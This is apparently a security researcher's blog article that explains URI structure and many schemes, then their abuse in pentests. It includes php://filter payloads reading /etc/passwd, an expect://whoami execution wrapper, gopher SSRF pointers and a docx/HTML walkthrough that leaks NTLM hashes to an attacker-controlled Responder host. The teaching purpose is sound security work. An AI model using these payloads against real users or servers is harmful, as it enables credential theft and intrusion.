
Hey there,
Let’s start from the beginning (\o/), what is a “Uniform Resource Identifier” (URI)?
This document is based on RFCs 3986, 1808, 1738, 3966, and 2718, and I’m probably forgetting some. It also relies on this official list distributed by IANA (which has regulated official URIs since 2015) for all protocols (historical, provisional, and permanent).
Did I read everything? Absolutely.
In this article, I will sometimes use regex to define possible characters. For example: “it consists of characters a-zA-Z\d” means all letters of the Latin alphabet, both lowercase and uppercase, as well as numbers from 0 to 9.
A URI is a model/sequence of characters that identifies either a physical resource or an abstract resource. Believe me, you know what it is, you use them every day and several different ones 🙂
/!\ Caution /!\
Do not confuse URI with URL! A URL (Uniform Resource Locator) refers to a WEB resource, while a URI defines a method of accessing a resource, allows the execution of code, etc. A URL is a specific type of URI!
Also, do not confuse it with URNs (Uniform Resource Name), which were deprecated (along with URLs) in RFC 3986 in favor of the term URI, which encompasses both terms. To quickly touch on history, initially in the ~90s, there was a desire to identify web resources with a permanent name (URN), which could have been resolved in the same way a domain name is resolved to an IP today with DNS; the URN would have been translated into a URC (Uniform Resource Characteristic). Moreover, URCs were intended to be understandable by both humans and machines, to make the task easy, but this solution was never adopted. I think it must have been quite cumbersome to implement? …
Alright, back to business, we’re going to divide this documentation into several points: The URI and its standard constitution, then we will look at the most widespread, useful, and coolest protocols (or schemes). Finally, we’ll discuss the different parsers of these protocols, their weaknesses, and the original vulnerabilities that have emerged over time.
URIs are pretty well thought out
I find the URI standard to be really well-designed. Let’s detail it:
scheme:[//[user:password@]host[:port]]path[;param1=value1][?query[&key1=value1[;key2=value2]]][#fragment]
It looks complex, but it isn’t. Let’s break it down:
- The protocol
- User and password: Credentials for authentication if required.
- Target machine: Accessed via its IP address or domain name.
- Connection port: Specifies the port for connection.
- Path to an application/functionality: Allows the specification of parameters.
- Query: Consists of “key=value” arguments separated by “&” or “;”.
- Fragment: Identified after a “#”, which specifies a secondary resource to be accessed.
Here is a diagram that summarizes the principle well, with each layer containing the necessary information for everything to function properly:

The protocol
The protocol cannot be empty. It consists of the Latin characters a-zA-Z, numbers and the symbols “+”, “.” and “-”. Protocols are case-sensitive! They are usually in lower case.
Although “official” protocols must be declared to IANA, there’s nothing to stop you creating one for your own applications (apart from the RFC… Naughty PHP!).
if “//” is present after the protocol
If both slashes are specified, the parser will expect to receive at least one piece of information identifying the location of the server hosting the resource.
This could be: An IPv4 or IPv6 in the form:
foo://[127.0.0.1]/-> ip literalfoo://127.0.0.1/-> ipv4 decimal
A hostname :
foo://elsicarius.frfoo://internaldomain/
Interesting point: parsers that differentiate between a domain name and an IP (the IP does not have to be resolved) are based on the “first to match wins” principle.
A username and password can be added to the host. Obviously, it’s (very) bad practice to specify the password in the URI, as it’s not very (not) secure. The form of a URI containing a user/password is as follows:
[email protected] -> User “user” specified to connect to host “elsicarius.fr”, password will be provided in a secure way
sicarius:[email protected] -> User “sicarius” and password “Str0ngPa$$w0rde” specified to connect to host “elsicarius.fr”.
sicarius:@elsicarius.fr -> User “user” specified to connect to host “elsicarius.fr”, with the indication that there is no password.
Finally, the port can be specified after the host, as described above.
Note that some protocols don’t allow the user:password and port parts!
The path
The path is nothing more than a sequence of files/folders separated by a slash “/”. The path is always defined in the URI, but it can be empty!
There may be empty segments in the sequence, symbolized by “//”. It’s important to note that the path you see in a URI will usually match the actual path of the server’s file system, but not always.
If you specify a host after the protocol, you absolutely must demarcate the host part and the path with a “/”. Finally, if you don’t specify a host, the path can’t start with an empty “//” segment, otherwise the rest could be interpreted as a host (that would be ambiguous!).
Finally, a path can be absolute or relative,
i.e. the path sicarius/./el/sicarius == sicarius/el/sicarius
And
sicarius/../el/sicarius == sicarius/sicarius
Note that paths are only interpreted in the URI, and in theory have nothing to do with the potential path on the target application, or the host machine’s operating system.
There are reserved characters that cannot be used as part of the path:
/ ; = ?
Rather, according to RFC 2396, each segment of the path can have parameters, which would be separated by a “;” or a “,” (although the latter is not theoretically permitted by the RFC).
It’s important to remember that parameter syntax will vary according to the implementation of URI protocols.
Examples:
The URI mailto:[email protected] has a path = [email protected] because there is no //.
The URI foo://elsicarius.fr?sicarius has an empty path!
The URI foo://elsicarius.fr/ressource;v=1.1 corresponds to a reference to the “v”=“1.1” parameter of the “resource” path, as the “resource” section has no parameters.
The URI foo://elsicarius.fr/admin;JSESSIONID=abcdef1234566798abcfgytk corresponds to a reference to the “admin” segment (resource), with a specific “JSESSIONID” parameter.
Theoretically:
The URI foo://elsicarius.fr/admin=1/homepage;v=1.1?logg=true#flag corresponds to the admin segment with parameter “1”, the homepage section with parameter v=1.1, together with the query “logg=true” and the fragment “flag”.
The query
The query part of a URI is also limited by reserved characters:
; / ? : @ & = + , $
Starts at the end of the path, with the delimiter path?query
It ends at the # character or at the end of the URI.
Although not well defined in the RFC, it normally consists of information in the form key=value separated by “&” or “;” or, more rarely, “,”.
The fragment
The secondary resource allows indirect identification of an element of the main resource. The fragment is located between the “#” symbol and the end of the URI, and is the last component.
It can contain any type of character ambiguous with the rest of the URI (“/”, “?” etc).
It is not uncommon for this secondary resource to be used to perform actions in the main resource.
This secondary resource is not processed by the protocol specified by the URI, but by the tool that uses this URI! Example: on the http(s?) protocol, the secondary resource # will not be processed by the server, but by the browser.
Special features
In the vast world of the Internet, there are abbreviations of these URIs that are supposed to make everything more “user friendly”… In my opinion, it’s just the opposite.
If you’ve ever looked at the source code of a web page, you’ll have come across abbreviated URIs with just the parts:
//host/path
/absolute/path/to/some/resource/on/same/server-> here, this implies that the parser knows the base URI, where it will apply the path!
#Specific_fragment_alone
www.site.com/path
All these specific features are referenced in RFC 3986 sections 4 and 5.
Another special feature is backward compatibility with “future” IP protocols. Let me explain:
RFC 3986 specifies that -if ever- new IP standards were created (other than IPv4 or IPv6), there would be a way to use them in URIs, without having to rethink the system.
Let’s imagine IPv16, with an (invented) IP: zzzzzzzz:789999zzmopùddd:fdq:sica:rius and then we’d have to create a URI of the form:
foo://[v16.zzzzzzzz:789999zzmopùddd:fdq:sica:rius]/sharing/is/caring
or
foo://v16.[zzzzzzzz:789999zzmopùddd:fdq:sica:rius]/sharing/is/caring
This implementation allows you to bypass heuristic searches and find out directly which address format you’re talking about.
The fun ones
Here we’re going to list some specific URIs that I’ve found cool, and I invite you to check out the list for yourself if you’re interested in one in particular :).
So, in the very long list that IANA has made available, some very interesting protocols have come up:
SHTTP
Yes, yes, SHTTP, not HTTPS! Defined in 1999 in experimental RFC 2660 (one year before HTTPS RFC 2818)!
It takes the form of a standard URI:
shttp://elsicarius.fr:80/secret
Well, it’s still experimental, and I don’t think it’s ever been implemented anywhere.
DATA
Defined by RFC 2397
data:<mimetype>[;charset=<charset>][;base64][;param2=test],data
Example:
in an “embed” html tag, we insert in src:
data:text/html,<h1>cuckoo<h1> -> This will be interpreted as html by the browser and will display “cuckoo”.
base64(<h1>coucou</h1>) == “PGgxPmNvdWNvdTwvaDE+”
data:text/html;base64,PGgxPmNvdWNvdTwvaDE+ -> Will also be interpreted as html by the browser and display “cuckoo”.
But it is possible to create files in memory with the URI data! This allows you to give a complete file as an argument! Example:
data:application/msword;base64,0M8R4KGxGu... -> will load a msword file into memory.
The possibilities stop at the available mime-type! In other words, it’s almost infinite.
note that the parameters of the data URI are not limited. The following URI is totally valid:
data:text/plain;charset=UTF-8;page=21,the%20data:1234,5678
Note that there are doubts expressed in the RFC about the implementation of the “data” URI. Indeed, it’s up to the implementation to determine the maximum length of the data contained in the URI, and bad implementations can be a disaster.
File
Defined in RFC 8089
file:/path/to/file
Examples
file://path/file -> local path (implicit)
file:/path/file -> local path (implicit) (and yes, it can work depending on the implementation, without the two starting “//”)
file://elsicarius.fr/path/file -> remote path on “elsicarius.fr” server. This one is also special as most of the time the server will look for a path “elsicarius.fr” instead of a foreign server
file:c:/path/to/file == file:///c:/path/to/file -> Windows requires a way of specifying the drive letter for the path, which becomes ambiguous….
file:///c|/path/to/file == file:/c|/path/to/file == file:c|/path/to/file -> the c| will be replaced by c: after processing by the parser, to ensure compatibility with the old DOS file system.
PHP
The php URI is not defined as known by IANA. The reason is that it is not called a “URI” but a “wrapper”, even though it functions in the same way.
For documentation on this and all other wrappers, please refer to the documentation available on php.net: https://www.php.net/manual/en/wrappers.php
Note that the following commands can be executed just about anywhere in PHP (includes, phpcurl etc.).
So, in the list we have :
The PHP archive
A phar archive contains files containing PHP code, resources etc. and can be run via php archive.phar.
It can also be used to fetch files directly from .zip files in the local file system
phar:///path/local/to/file.zip/file_in_the_zip.txt
or even :
include 'phar:///path/to/myphar.phar/file.php';
Zlib, Zip, bzip2 compressed streams
These URIs can all be used to open archives in PHP (similar to gzopen(), bzopen()…)
zlib://fichier.gz -> deprecated
compress.zlib://file.gz
bzip2://file.bz2 -> deprecated
compress.bzip2://file.bz2
zip://archive.zip#path/to/file.txt
Some PHP I/O
php://stdin -> access to the STDIN of the corresponding PHP process
php://stdout and php://stderr -> STDOUT and STDERR of the corresponding PHP process
php://input -> retrieves information from the body of an HTTP request
php://output -> similar to echo or print in PHP
php://fd/3 -> Access to file descriptor “3” (corresponding to a fopen)
php://memory -> creates a file in memory and stores its contents, php://temp/maxmemory:2048 creates a temporary file on the machine if the size is > 2MB (default)
A big piece
php://filter/ressource=<URI of the resource> -> minimum required to run the wrapper
You can read a resource and pre-process it using filters:
php://filter/read=filter1|filter2|.../resource=<URI of resource>
You can write a resource and pre-process it using filters:
php://filter/write=filter1|filter2|.../resource=<URI of resource>
You can do both, with filters:
php://filter/filtre1/filtre2.../resource=<URI of resource>/
And filters are a dime a dozen:

Examples
php://filter/read=convert.base64/ressource=file:///etc/passwd/ == php://filter/read=convert.base64/ressource=/etc/passwd/
php://filter/read=convert.base64/ressource=https://elsicarius.fr/private/0days.csv?access_token%3ddeadbeef
php://filter/zlib.deflate/convert.base64-encode/resource=/etc/passwd
Find paths with recognition patterns
The glob wrapper will allow us to retrieve the name of several files using wildcards (“*”)!
glob://path/pattern_with_*
Exemple:
glob://sica/rius/php_files/*.php
Server interaction flows
The expect wrapper allows us to execute commands under the host operating system!
expect://<command>
Example:
expect://whoami
…..
(the others won’t interest us here)
Gopher
When a site has an SSRF vulnerability, it may be useful to check for the presence of gopher. Gopher is a protocol designed to rival HTTP. However, its complexity of use has led to its gradual disappearance, but it’s still available in curl!
Here’s the syntax of a Gopher URI:
gopher://elsicarius.co.uk:port/<gophertype><selector>%09<search>%09<gopher+_string>
To exploit SSRF with gopher, I recommend tools that generate payloads such as: https://github.com/tarunkant/Gopherus
Redis and Gopher are usually combined to exploit a vulnerable target, since Redis has its own URI model!
Microsoft
Word applications also have specific URIs that enable a whole range of actions, such as creating documents from templates, etc. It’s defined here: https://docs.microsoft.com/en-us/office/client-developer/office-uri-schemes?redirectedfrom=MSDN
Basically, some well-placed URIs in Windows can help you retrieve NTLM hashes! Here’s an example:
You have a machine with Responder ready, in listening mode.
Create a docx, open it with an archive manager, and in the file word/_rels/settings.xml.rels fill in the contents:
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
   <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="http://<attacker's ip>/leak/Template.dotx" TargetMode="External"/>
</Relationships>
Then send this document to a target, and as soon as it’s opened, you’ll have its NTLM hash 🙂
The same thing can be done with an html document:
<!DOCTYPE html>
<html>
   <img src="http://<attacker's IP>/leak/leak.png"/>
</html>
Anyway, within the microsoft URI world, the arguments are separated by “|” this time:
ms-powerpoint:ofe|u|https://elsicarius.fr/How_To_Buy_Odayx.ppt -> ofe for “edit document”, u for “url” and then the link.
ms-excel:ofv|u|https://elsicarius.fr/Q4/Donations_to_my_website.xls -> ofv for “view document”, then the url.
ms-word:nft|u|https://sicarius.fr/templates/comment_télécharger_de_la_ram.pot|s|https://elsicarius.fr/presentations_NDH -> nft for “New document From Template”, u the template source, s the destination path of the new document.
ms-visio:…
ms-access:…
ms-project:…
ms-publisher:…
ms-spd:…
ms-infopath:…
And there are many, many more….
With all these new protocols, we’re going to reproduce the attack to catch the NTLM hash. Keep your Responder active, and create an HTML page:
<!DOCTYPE html>
<html>
   <script>
      location.href = 'ms-word:ofe|u|\\\<ip of attacker>\leak\leak.docx';
   </script>
</html>
As soon as the victim opens the page, you’ll get an intercepted request to Responder! Magic
Misc
You should know that anyone can create their own URI model.
That’s what Steam did to launch their games, or VisualStudio code for their extensions, Spotify, Teamspeak etc, etc… Even SecondLife had its own URI! model to get around the islands (the older among us know).
So listing them all wouldn’t be feasible (I’m a bit lazy).
This part will be updated as I go along, while I read the docs…
tel:+358-55-1234567 -> rfc 2806
tel:+1234567890;phone-context=+1234;vnd.company.option=foo
fax:+358.555.1234567 -> rfc 2806
about:blank -> blank page
view-source:<url> -> shows the HTML source code of the page located at .
coap://example.net/.well-known/core -> similar to HTTP, this is a protocol proposed by RFC 7252 that would be “lighter”.
It exists in a similar way:
coaps -> RFC 7252
coaps+ws -> RFC 8323
coaps+tcp -> RFC 8323
coap+ws -> RFC 8323
coap+tcp -> RFC 8323
ws://elsicarius.fr/path?query -> WebSockets : RFC 6455
wss: -> Secure websockets: RFC 6455
udp://elsicarius.fr:1234 -> création d’une connexion UDP vers l’hôte distant. : https://metacpan.org/pod/URI::udp
modem:+3585551234567;type=v32b?7e1;type=v110 -> rfc 2806
ssh://sicarius;fingerprint=<host-key fingerprint>@elsicarius.fr:22
sftp://sicarius;fingerprint=<host-key fingerprint>@<host>:<port>/<path>/<file>
These are possibly combined with Gopher:// for more pwn :)
dict://<user>;<auth>@elsicarius.fr:<port>/m:<word>:<database>:<strat>:<n>
redis://sicarius:[email protected]:6379/0?foo=bar&qux=baz
or its version via TLS:
rediss://sicarius:[email protected]:6379/0?foo=bar&qux=baz
smb://<user>@<domain>:<port>/<path>?<param1>=<value1>;<param2>=<value2> or smb://<user>@<workgroup>:<port>/
or
smb://<domain>;<username>:<password>@<server>:<port>/<share>/<path>?<param>=<value><param2>=<value2>
Example: smb://workgroup;Sicarius:[email protected]:1337/partage_2_fichiers_prive/dossier_confidentiel/0days.txt
Conclusion
That created attack vectors (lots and lots of vectors, and that’s what we like!). As #Offsec goes, we need to talk about attack vectors. We want lots of them! and there have been (and still will be) plenty. And because everyone has decided to implement parsers in their favorite language, creating lots of ultra-cool libs that understand different character sets, there are also plenty of methods for fooling these parsers with malformed URIs!
URIs will enable us (in part) to exploit:
- Local File Inclusion (LFI)
- Remote File Inclusion (RFI)
- Remote Code Execution (RCE)
- Server-side Request Forgery (SSRF)
- XXE…
Broken parsers
Let’s start by referring to RFC3986 paragraph 5.4.2.
It describes how some applications have difficulty distinguishing certain paths if special elements are “badly” positioned, and the following examples can cause confusion:
https://elsicarius.fr/a/b/c#d/e/f
https://elsicarius.fr/a/b/c?d/../f
https://elsicarius.fr/a/b/c;d=e/./g
But with Orange Tsai’s work and his presentation at BlackHat on SSRF, we’ve learned of new attack vectors, using these “poorly positioned special elements”, like this one:
http://1.1.1.1 &@2.2.2.2# @3.3.3.3/
The structure here is very specific, but with everything we’ve talked about before, it’s understandable.
- The protocol doesn’t change: it’s still https.
- We can distinguish 3 parts separated by a “ ”, which is an authorized character for URIs
- The first element of confusion is the “/” at the end, which means that everything between “//” and itself is the host name.
- If we look at what’s supposed to be interpreted as the host, we see that it’s made up of 3 normally constituted IPs
- Each IP is preceded by an “@”, which means that what comes before it is a user name.
- Finally, there’s the “&” character delimiting several arguments to a query ?
- as well as the “#” character delimiting a fragment.
With all this, it’s easy to understand that each parser has its own implementation and therefore won’t necessarily understand this ill-formed “host” in the same way as the others.
So, here’s a representation of the different parsers all understanding something different (this example is my favorite):

For example:
The urllib2 parser will take the URI, refer to the “//” and take the first valid IP it finds, i.e. 1.1.1.1, then there’s a “ ” so it ignores the rest.
Requests will cut the URL at all @’s, producing the following table: [“1.1.1.1 &”, “2.2.2.2# ‘, ’3.3.3.3”]. It will then take the first part of its table: “1.1.1.1 &” (or table[0] in Python) and consider this part as a user, then consider 2.2.2.2 as the host, and finally consider everything after # as a fragment!
Finally, urllib will reverse the request process, relying on the last part of the array (the “3.3.3.3” element) (or table[-1] in Python) to be the host name, and will take the first element of its array as the user name.
Note: These explanations are just one of many, I’ve simply interpreted them. If you’re curious, you can check out the code of the urllib2, urllib and request libraries for yourself 🙂
That’s it for this article, I hope you enjoyed it, and that you’ll be able to use this information in your future pentests!
Cheers, Sicarius